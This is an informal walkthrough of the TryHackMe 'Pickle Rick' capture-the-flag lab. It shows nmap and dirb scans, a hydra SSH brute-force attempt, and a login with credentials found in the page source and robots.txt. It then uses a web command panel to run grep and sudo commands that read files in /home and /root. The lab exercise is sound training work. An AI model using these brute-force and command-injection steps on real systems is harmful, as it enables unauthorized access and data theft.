
Having fun with TryHackMe again. So, here is the write up and guideline to pass this challenge. Just simple task but there is a lot actually to do..

Room: https://tryhackme.com/room/picklerick
Level: Easy
Task: This Rick and Morty themed challenge requires to exploit a webserver to find 3 ingredients that will help Rick make his potion to transform himself back into a human from a pickle.
Lets get started
There is only 1 task available consist of 3 questions. The hint shows that need to explore the web application. From the browser,

by the wording burp, it must say need to use burp. But I not quite know how to use Burp suite. Let’s find another way, inspect the page first

In the source code, there is hint show the username. But still don’t know where to use. Let’s use dirb, okadminfinder and nmap together.
# nmap -A -T4 10.10.X.X
There is 2 port open — 22 and 80. So if port 22 open, might be can brute the ssh with password.
# hydra -l R1ckRul3s -P ~/wordlists/rockyou.txt 10.10.X.X -t 4 ssh
Failed! Target ssh does not support password authentication. So need to brute all the possible directory with common dictionary using dirb
# dirb http://10.10.X.X
...
---- Scanning URL: http://10.10.X.X/ ----
==> DIRECTORY: http://10.10.X.X/assets/
+ http://10.10.X.X/index.html (CODE:200|SIZE:1062)
+ http://10.10.X.X/robots.txt (CODE:200|SIZE:17)
+ http://10.10.X.X/server-status (CODE:403|SIZE:301)
...
Ok now, lets see the robots.txt. Usually they put something like URL or anything in it.

But it just another string. So, I just take note if might be useful.
# python3 okadminfinder.py 10.10.X.XOnly 1 page found — login.php. The string earlier from robots.txt must be a password to this login page.

Honestly, I tried sqlmap at first but failed. So, from the username got earlier from the clue and use string from robots.txt as password.

Success! LOL. There are 5 tabs and all of it unable to access. It says “Only the real rick can view this page”. The only input exist is the command panel.

Ok now, from the command, there are 2 files — clue.txt and Sup3rS3cretPickl3Ingred.txt. Yes! Found the first ingredient. 1 down 2 to go. Lets proceed
The clue.txt said need to search all the file system. Let see if there is another user exist in /home directory
# ls -al /home
There 2 folder — rick and ubuntu. Let go further into rick
# ls -al /home/rick

Ok now since the cat command is blocked,grep is the another option.
# grep "" "/home/rick/second ingredients"
LOL. Its working. Found the second ingredient. 2 down 1 to go.
Last one, the only clue is to search all the directory.
# grep -rs "ingredient" /home
I tried to grep all the files content but the machine is stuck. 🤣🤣. Need to terminate the machine and start again.
Ok now, list all the folder from main directory
# ls -al /
total 88
drwxr-xr-x  23 root root  4096 Mar  1 02:14 .
drwxr-xr-x  23 root root  4096 Mar  1 02:14 ..
drwxr-xr-x   2 root root  4096 Nov 14  2018 bin
drwxr-xr-x   3 root root  4096 Nov 14  2018 boot
drwxr-xr-x  14 root root  3260 Mar  1 02:14 dev
drwxr-xr-x  94 root root  4096 Mar  1 02:14 etc
drwxr-xr-x   4 root root  4096 Feb 10  2019 home
lrwxrwxrwx   1 root root    30 Nov 14  2018 initrd.img -> boot/initrd.img-4.4.0-1072-aws
drwxr-xr-x  21 root root  4096 Feb 10  2019 lib
drwxr-xr-x   2 root root  4096 Nov 14  2018 lib64
drwx------   2 root root 16384 Nov 14  2018 lost+found
drwxr-xr-x   2 root root  4096 Nov 14  2018 media
drwxr-xr-x   2 root root  4096 Nov 14  2018 mnt
drwxr-xr-x   2 root root  4096 Nov 14  2018 opt
dr-xr-xr-x 139 root root     0 Mar  1 02:14 proc
drwx------   4 root root  4096 Feb 10  2019 root
drwxr-xr-x  25 root root   880 Mar  1 02:15 run
drwxr-xr-x   2 root root  4096 Nov 14  2018 sbin
drwxr-xr-x   5 root root  4096 Feb 10  2019 snap
drwxr-xr-x   2 root root  4096 Nov 14  2018 srv
dr-xr-xr-x  13 root root     0 Mar  1 02:14 sys
drwxrwxrwt   8 root root  4096 Mar  1 02:15 tmp
drwxr-xr-x  10 root root  4096 Nov 14  2018 usr
drwxr-xr-x  14 root root  4096 Feb 10  2019 var
lrwxrwxrwx   1 root root    27 Nov 14  2018 vmlinuz -> boot/vmlinuz-4.4.0-1072-aws
There are 5 are most likely must be have hidden files anywhere. I already checked the home and etc/apache2 directory. Now lets check the root directory
# ls -al /root
Empty! that’s weird. Do I need sudo? lets try sudo
# sudo ls -al /root
total 28
drwx------  4 root root 4096 Feb 10  2019 .
drwxr-xr-x 23 root root 4096 Mar  1 02:14 ..
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwx------  2 root root 4096 Feb 10  2019 .ssh
-rw-r--r--  1 root root   29 Feb 10  2019 3rd.txt
drwxr-xr-x  3 root root 4096 Feb 10  2019 snap
LOL. I knew it. Using same method
# grep "" /root/3rd.txt
Last ingredient revealed. Now mission is completed!!